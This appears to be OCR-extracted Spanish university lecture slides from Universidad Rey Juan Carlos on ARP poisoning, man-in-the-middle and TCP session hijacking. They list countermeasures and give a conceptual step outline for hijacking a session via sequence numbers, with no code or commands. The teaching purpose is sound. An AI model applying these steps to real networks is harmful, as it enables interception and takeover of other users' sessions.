
ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos




ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos



ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos




IP	MAC
IP B	MAC C

IP	MAC
IP A	MAC C

ARP Poisoning, ARP Spoofing y MitM


Universidad Rey Juan Carlos



IP	MAC
IP B	MAC C

IP	MAC
IP A	MAC C

ARP Poisoning, ARP Spoofing y MitM



ARP Poisoning, ARP Spoofing y MitM

- Para que el ataque sea efectivo es necesario:
  - Que el atacante tenga visibilidad de las víctimas, o al menos una de ellas y el router (problema del ***insider***).
  - Que el envenenamiento se mantenga en el tiempo. Por lo que el atacante tiene que mandar de manera periódica *ARP Reply* falsas para que esa información esté siempre en las tablas ARPs de las víctimas.
  - El atacante ofrezca buena respuesta para que no haya interrupciones en la comunicación.

Contramedidas

- Tablas ARP estáticas (mucho trabajo admin).
- Implementando el protocolo de configuración dinámica de host (DHCP). Con DHCP Snooping el Switch analiza todo el tráfico que pasa por él ("sabe" en que puerto (camino) se hacen las comunicaciones).
- Herramientas específicas:
  - ARPwatch. Envía una notificación al administrador de la red, cuando una entrada ARP cambia.
  - ReverseARP. Si RARP devuelve más de una dirección IP para una MAC dada, significa que esa MAC ha sido clonada.

- Introducción y recordatorios.
- ARP Poisoning, ARP Spoofing y Man in the Middle.
- **TCP Hijacking.**
- Ataques en la capa de aplicación.
- Ataques Denial of Service (DoS).


TCP Hijacking

Universidad Rey Juan Carlos

- En muchos casos mediante una combinación de sniffing, envenenamiento ARP y MitM, se puede conseguir el login y la password de un usuario para una determinada aplicación o servicio.
- En el caso del TCP hijacking, lo que se pretende es secuestrar la sesión a un nivel más alto.
- Es decir, tomar el control de la comunicación establecida una vez que el usuario ya ha introducido su login y su password.

TCP Hijacking

Universidad Rey Juan Carlos



TCP Hijacking

Universidad Rey Juan Carlos

- La principal diferencia con respecto a un Spoofing, es que en este último se suplanta una identidad desde el principio.
- En el TCP Hijacking, una vez que el usuario se ha logueado, el atacante se adueña de la sesión y actúa como si fuera el usuario legítimo, pero lo hace porque no puede suplantar al usuario completamente e iniciar la comunicación en el momento que lo desee.

TCP Hijacking

Universidad Rey Juan Carlos

- Las comunicaciones TCP/IP se realizan intercambiando paquetes.
  - La seguridad de una sesión TCP/IP se basa en los números de secuencia intercambiados en cada paquete y los ACKs.
  - Con UDP el secuestro es inmediato, ya que ni siquiera se utilizan estos números.
- TCP no provee de mecanismos que permitan comprobar a los extremos de la comunicación la identidad real del otro, en última instancia sólo se puede confiar en el par dirección MAC-dirección IP.

TCP Hijacking

Universidad Rey Juan Carlos


- Una conexión TCP esta definida únicamente por cuatro parámetros:
  - La dirección IP del emisor (el que inicia la conexión).
  - La dirección IP del receptor (el que recibe la conexión).
  - El puerto TCP del emisor.
  - El puerto TCP del receptor.
- Todos los paquetes llevan dos números que los identifican y que permiten decidir a su receptor si los acepta o no:
  - SEQ (32 bits): este número de secuencia se inicializa aleatoriamente y luego se incrementa en el número de bytes enviados, en los paquetes de datos, y en uno, en los paquetes de control.
  - ACK, que no es más que el valor del número de secuencia siguiente que se espera recibir.

TCP Hijacking


Universidad Rey Juan Carlos

- Para realizar el secuestro de sesión el atacante:
  1. Monitoriza el tráfico TCP entre los equipos que van a mantener la sesión que se desea secuestrar (normalmente con un sniffer).
  2. Espera a que los dos extremos de la comunicación negocien el inicio de sesión y el tamaño de la ventana.
  3. Cuando la sesión ya está establecida, se utilizan los número de secuencia interceptados.
  4. Haciendo spoofing/MitM a la víctima, el atacante envía datos al otro extremo de la comunicación con el número de secuencia y ACK que corresponda.
     - Cuando la víctima los envía, se rechazarán porque ya no corresponden esos parámetros.
  5. La sesión secuestrada
     - La víctima ha perdido la capacidad de comunicarse con el otro extremo y pensará que por algún motivo le han cerrado su sesión, mientras que es el atacante quien tiene el control de la sesión.


TCP Hijacking




TCP Hijacking




TCP Hijacking




TCP Hijacking




TCP Hijacking




TCP Hijacking



TCP Hijacking



TCP Hijacking



TCP Hijacking

Universidad Rey Juan Carlos

- Si el atacante no puede espiar las comunicaciones entre los dos extremos de la sesión, el secuestro debe hacerse a ciegas y es mucho más complicado.
- Se basan en la predicción de los números de secuencia, que si se han inicializado de manera aleatoria (en teoría) no es tan sencillo.
- En la práctica no es tan aleatoria. Se resetea periódicamente y construye con una fórmula no muy compleja y casi determinista.
  - Se puede averiguar estudiando los sistemas off-line

TCP Hijacking

Universidad Rey Juan Carlos

- En la actualidad es un tipo de ataque que está muy en desuso.
- Se puede obtener la misma información con otro tipo de ataques, como son los Cross-site scripting.

